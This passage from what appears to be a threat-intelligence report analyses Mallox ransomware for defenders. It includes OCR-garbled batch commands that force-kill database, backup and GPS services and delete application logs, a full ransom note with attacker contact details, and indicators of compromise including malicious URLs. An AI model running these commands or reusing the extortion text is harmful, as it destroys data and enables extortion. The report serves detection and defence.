start "killer" cmd /c "color e & @taskkill /IN VBoxSDS.exe /F & @taskkill /IN mysqld.exe /F & @taskkill /IM TeamViewer_Service.exe /F & @taskkill /IM TeamViewer.exe /F & @taskkill /IM teamViewer_service.exe /F & @taskkill /IM teamViewer_ser	start "killer" cmd /c "color e & @taskkill /IN VBoxSDS.exe /F & @taskkill /IN mysqld.exe /F & @taskkill /IM TeamViewer_Service.exe /F & @taskkill /IM TeamViewer.exe /F & @taskkill /IM teamViewer_Service.exe /F & @taskkill /IM teamViewer_exe /F & @taskkill /IM teamViewer_service.exe	start "killer" cmd	'c "color e & @taskkill /IM pg ctl.exe /F & @taskkill /IM rcrelay.exe /F & @taskkill /IM SogouImeBroker.exe /F & @taskkill /IM Ccenter.exe /F & @taskkill /IM ScanFrm.
echo l cls rd /s /q "C:\Program Files (x86)\Kingdee\K3ERP\K3Express\KDHRAPP\client\log"	echo l cls rd /s /q "C:\Program Files (x86)\Kingdee\K3ERP\K3Express\KDHRAPP\client\log"	start "killer" cmd	'c "color e & @taskkill /IM BackupExec.exe /F & @taskkill /IM Att.exe /F & @taskkill /IM mdm.exe /F & @taskkill /IM BackupExecManagementService.exe /F & @taskkill /IM
cls rd /s /q "C:\Program Files (x86)\Kingdee\K3ERP\K3Express\KDHRAPP\client\log"	cls rd /s /q =C:\Program Files (x86)\Kingdee\K3ERP\K3Express\KDHRAPP\client\log*	start "killer" cmd	'c "color e & @taskkill /IM VBoxSDS.exe /F & @taskkill /IM mysqld.exe /F & @taskkill /IM TeamViewer_Service.exe /F & @taskkill /IM TeamViewer.exe /F & @taskkill /IM C
cls rd /s /q "C:\Program Files (x86)\Kingdee\K3ERP\K3Express\KDHRAPP\client\log"	cls rd /s /q "C:\Program Files (x86)\Kingdee\K3ERP\K3Express\KDHRAPP\client\log"		
rd /s /q "C:\Program Files (x06)\Kingdee\K3ERP\K3Express\KDHRAPP\client\log"	rd /s /q "C:\Program Files (x06)\Kingdee\K3ERP\K3Express\KDHRAPP\client\log"	echo 1	
rd /s /q "C:\Program Files (x06)\Kingdee\K3ERP\K3Express\KDHRAPP\client\log"	rd /s /q "C:\Program Files (x06)\Kingdee\K3ERP\K3Express\KDHRAPP\client\log"		
rd /s /q "C:\Program Files (x06)\Kingdee\K3ERP\K3Express\KDHRAPP\client\log"	rd /s /q "C:\Program Files (x06)\Kingdee\K3ERP\K3Express\KDHRAPP\client\log"		
rd /s /g "C:\Program Files (x06)\Kingdee\K3ERP\K3Express\KDHRAPP\client\log"	rd /s /g "C:\Program Files (x06)\Kingdee\K3ERP\K3Express\KDHRAPP\client\log"		
		CIS	
			- Riles (#04/\Viewdas\V9PDN\V9Pennash\VDNNN\sliget\lan#
	ru /a /g -C. (Frogram Fixes (Kingdee (KSEK) Fess (LSEK) Fess (LSEK		

Figure 10 – Contents of the Batch File

Interestingly, the ransomware also stops GPS-related programs, indicating that the ransomware could be targeting organizations dealing in the critical infrastructure sector.

The figure below shows the commands to stop running GPS-related programs.




Figure 11 – Batch File Containing GPS-Related Program

The ransomware disables several services and stops running programs in the system. Some important services and programs are:

- Database Related Services: MSSQL, MSSQL Server, PostgreSQL, Oracle, etc.
- Backup Related Services: VSS, Veeam, etc.
- Windows Related Programs: OneDrive, Excel, Outlook, WinWord, etc.
- File Sharing and Servers Related programs: FileZilla FTP Server, Apache Tomcat Server, Microsoft Exchange Server, OpenSSH, WAMP Server, Nginx, etc.
- Business Management Software: SAP Business One, Jenkins, Redis, SVN Server, Turbo CRM, Kingdee, etc.
- Virtualization Programs and Services: VirtualBox, VMware. Etc.
- **GPS Related Commands:** GPSDaemon, GPSUserSvr, GPSDownSvr, GPSStorageSvr, GPSDataProcSvr, GPSGatewaySvr, etc.

Before encrypting the files, the ransomware exfiltrates system information such as Operating system version, Desktop name, etc., and sends it to the Command & Control (C&C) server using a POST request as shown below.



Figure 12 – Victim information being exfiltrated to Ransomware's C&C

The ransomware then encrypts the files, appends ".Mallox" as a file extension, and drops a ransom note in the folders, as shown below.

- This PC > Local Disk (C:) > Data V 🗸 🖉				
	^ Name	Date modified	Туре	Size
ker	e.exe	28-05-2018 12:28	Application	417 KB
	🔄 uynanna una urany.dli	30-05-2012 07:34	Application exten	48 KB
	chm mallox	05-12-2022 04:05	MALLOX File	975 KB
	s.mdb.mailox	05-12-2022 04:04	MALLOX File	73 KB
ents	Line html	20-08-2016 08:31	Microsoft Edge H	1 KB
ads	FILE RECOVERY.txt	05-12-2022 04:05	Text Document	2 KB
isk (C:)	Text File.txt	27-04-2006 10:30	Text Document	1 KB
ice				

Figure 13 – Encrypted Files and Ransom Note

The figure below shows the ransom note dropped on the victim system.

ILE RECOVERY.txt - Notepad
File Edit Format View Help
Hello
Your files are encrypted and can not be used To return your files in work condition you need decryption tool Follow the instructions to decrypt all your data
Do not try to change or restore files yourself, this will break them
If you want, on our site you can decrypt one file for free. Free test decryption allowed only for not valuable file with size less than 3MB
How to contact us:
The fastest way: 1) Download and install TOR browser by this link: https://www.torproject.org/download/ 2) If TOR blocked in your country and you can't access to the link then use any VPN software 3) Run TOR browser and open the site: 4) Copy your private ID in the input field. Your Private key: 5) You will see payment information and we can make free test decryption here
The slowest way: If you are unable to contact us through the site, then you can email us: mallox@stealthypost.net Waiting for a response via mail can be several days. Do not use it if you have not tried contacting through the site.
Our blog of leaked companies:

Figure 14 – Contents of the Mallox Ransomware Note

The ransom note also contains a private chat link for the victims to connect with the Threat Actor. The Chat page contains information such as TargetID, hard disk size, Payment Details, etc.

The TA has also provided features in their Chat page to their victims for uploading encrypted samples to test the decryption.

NUX.	Mallox Private Chat $ imes$	+			×
$\leftarrow \rightarrow$	C 🕘	/mallox/privateChat?i	C☆ ○	÷۵.	≡
نان	Exit	MALLOX	C Refresh P	age	Â
Clie	ent Information	Chat			
Weig Size Blog Test Pay Price	sic petID: abt of the files: 0 GB of hdd: GB b Link: No c Decryption: Was not sent yment Details e: \$1000 / 0.0577596 B bount Paid: \$0	There are no messages in the chat yet Write the first message			
	t transaction: N/A	Write here			
Tes	t Decryption	₽ Send Message			
	ct Link to File:				~

Figure 15 – Victim's chat page

Conclusion

Over the last few days, we have observed increased levels of activity from the Mallox ransomware group. The ransomware group is using an unknown loader which is used for downloading and executing the ransomware. Additionally, Mallox ransomware stopped GPS-related services, indicating their targets could be organizations dealing in Operation Technology and Critical Infrastructure.

Our Recommendations

We have listed some of the essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the best practices given below:

Safety Measures Needed to Prevent Ransomware Attacks

- Conduct regular backup practices and keep those backups offline or in a separate network.
- Turn on the automatic software update feature on your computer, mobile, and other connected devices wherever possible and pragmatic.
- Use a reputed anti-virus and Internet security software package on your connected devices, including PC, laptop, and mobile.
- Refrain from opening untrusted links and email attachments without verifying their authenticity.

Users Should Take the Following Steps After the Ransomware Attack

- Detach infected devices on the same network.
- Disconnect external storage devices if connected.
- Inspect system logs for suspicious events.

Impact And Cruciality of Ransomware

- Loss of valuable data.
- Loss of the organization's reputation and integrity.
- Loss of the organization's sensitive business information.
- Disruption in organization operation.
- Monetary loss.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Execution	<u>T1204</u>	User Execution
Defense Evasion	<u>T1140</u> T1562	Deobfuscate/Decode Files or Information Impair Defences
Discovery	<u>T1082</u> T1083	System Information Discovery File and Directory Discovery
Impact	<u>T1486</u>	Data Encrypted for Impact
Command and Control	<u>T1071</u>	Application Layer Protocol
Exfiltration	<u>T1020</u>	Automated Exfiltration

loCs

Indicators	Indicator Type	Description
2456c01f5348e5c08f7e818d51862c1a 625be3e4dbfb0bd35c9cda216a9bca7232dbec07 34da973f1d154672b245f7a13e6268b4ffc88dea1ca608206b32759ec5be040c	MD5 SHA1 SHA256	Mallox Loader
b739be28cb9a30868112d4786bc11d37 296e19773f6fb7190d914ac556abe0125e5d7aa5 b3ccec8ca26bc3b6597ddb0424a455eb7809e7608f5d62f6c7f5d757d4d32253	MD5 SHA1 SHA256	Chseiyk.jpeg Encrypted Payload
86344d7e6e5b371717313032632cbbe1 3921694be80b2fd5d8007c8155bee018c32fecbb b64606198c158f79287b215343d286adf959e89acb054f8f3db706f3c06f48aa	MD5 SHA1 SHA256	Mallox Payload
688e0b37794395cfecaf9cc519e3c26a d215d4166dfa07be393459c99067319036eb80ba 77fdce66e7f909300e4493cbe7055254f7992ba65f9b7445a6755d0dbd9f80a5	MD5 SHA1 SHA256	Mallox Loader

6080b540d975b7a4f66cd54ee83ed600 62324b38a5a5a2533f3bd401d7afd1c6c4235b08	MD5 SHA1	Mallox Loader
89c9c14af6ab4f3f93705325dbc32bde6c232d26d22e8f835db24efc18007ea4	SHA256	LUauei
2ffae162e07ba8debdf25694e8fd8325	MD5	Mallox
a1289c3e585e091a7c8f89869a76e40f7e3880fd d691f44b587c6ed47c2d57b2bf99323877821a318cb0d5aa9899c40a44e81ef3	SHA1 SHA256	Loader
cacbed12b83529ebb99b0297d52b0749	MD5	Mallox
db6d67f55bce0425baef2348e70f1478d022820e	SHA1	Loader
58726aac2652bedfe47b7e1c73ba39d028e2e6ad188f4ed735d614097be4a23b	SHA256	
da3f02b82e982f5ce5a71d769a067f3b	MD5	Mallox
e165cac5ab2b2312f7ed8569c69a75bae48b8316	SHA1	Loader
7164ba41639c8edcd9ff1cf41a806c9a23de566b56a7f34a0205ba1f84575a48	SHA256	
38454291f7b871d71a512b5dd5100d9e	MD5	Mallox
9e9c04f00822aacaa15d0bcc4749f8e6920d4550	SHA1	Loader
45391bfbb06263f421ac739e1e4b438fb99a0757dcecc68de79b2dbe02c1641e	SHA256	
7be2a76577f6ee05ec08c77c41cd9dd4	MD5	Mallox
f3cfca7a2160559aa62b4cf42cd15870a4abcae7	SHA1	Loader
87a923319c6ea74a9cef5ed7528afdbd4a05e7600ce7f4359e5990ff8769a2ff	SHA256	
6e542eda455e8c8600df96874c8deceb	MD5	Mallox
670530d36967c5927955d31052dff165a187c1f2	SHA1	Loader
d755cd96077cebbed84a86e69d1fd84b95e3e5763abc8ac8ec0a7f1df30e9585	SHA256	
hxxp://80[.]66[.]75[.]98/Chseiyk.jpeg	URL	Malicious URL
hxxp://193[.]106[.]191[.]141/QWEwqdsvsf/ap.php	URL	Connected URL